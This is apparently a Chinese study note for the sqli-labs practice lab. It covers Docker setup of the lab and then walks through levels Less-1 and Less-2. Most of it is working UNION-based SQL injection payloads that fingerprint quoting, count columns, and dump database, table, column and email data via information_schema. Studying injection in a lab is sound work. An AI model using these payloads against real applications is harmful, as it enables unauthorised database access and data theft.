sqli-labs靶场通关笔记
sqli-labs
搭建
1.docker搜索sqli-labs的镜像
docker search sqli-labs
2.拉取镜像
docker pull acgpiano/sqli-labs
3.查看本地镜像信息
docker images
4.运行镜像,并创建一个容器
docker run -dt --name sqli-labs -p 9001:80 --rm acgpiano/sqli-labs
5.查看创建的容器的id和映射的端口
docker ps
6.进入
docker exec -it a9ace5962e1a /bin/bash

page-1
less-1
GET - Error based - Single quotes - String(基于错误的GET单引号字符型注入)
根据提示,传入id参数
http://47.109.184.44:9001/Less-1?id=1
判断有无闭合
即判断是否为字符型注入
-
47.109.184.44:9001/Less-1/?id=and 1=2 -
47.109.184.44:9001/Less-1/?id=and 1=1
页面一样则表示有闭合,即为字符型注入,反之为数字型
判断闭合方式
-
http://47.109.184.44:9001/Less-1?id=1"

-
http://47.109.184.44:9001/Less-1?id=1'
闭合方式为’
判断列数
-
47.109.184.44:9001/Less-1/?id=1' order by 4 --+

-
47.109.184.44:9001/Less-1/?id=1' order by 3 --+

判断显位
-
47.109.184.44:9001/Less-1/?id=-1' union select 1,2,3 --+
当前库名
-
http://47.109.184.44:9001/Less-1/?id=-1' union select 1,database(),user();--+-1:这通常是一个用来使原始查询结果为空的值。在SQL中,如果查询的某个条件不成立,例如id=-1,那么通常不会返回任何结果,可以更方便的查看自己想要查看的内容

所有库名
-
-1' union select 1,2,group_concat(schema_name) from information_schema.schemata --+
爆表名
-
-1' union select 1,2,table_name from information_schema.tables where table_schema='security' --+
以上是当前用户使用的表名
-
-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
爆列名
-
-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name="emails" --+
爆字段
-
-1' union select 1,group_concat(id),group_concat(email_id) from emails --+
less-2
GET - Error based - Intiger based (基于错误的GET整型注入)
1、查看是否有闭合 --------- 经过测试没有闭合(两次回显的页面不一样)


进行测试证实了确实是数字型


那就和之前的流程一样了
判断列数
-
-1 order by 3 --+ -
-1 order by 4 --+
判断显位
-
-1 union select 1,2,3 --+
所有库名
-
-1 union select 1,2,group_concat(schema_name) from information_schema.schemata --+
当前库名
-
-1 union select 1,2,database() --+
所有表名
-
-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
当前表名
-
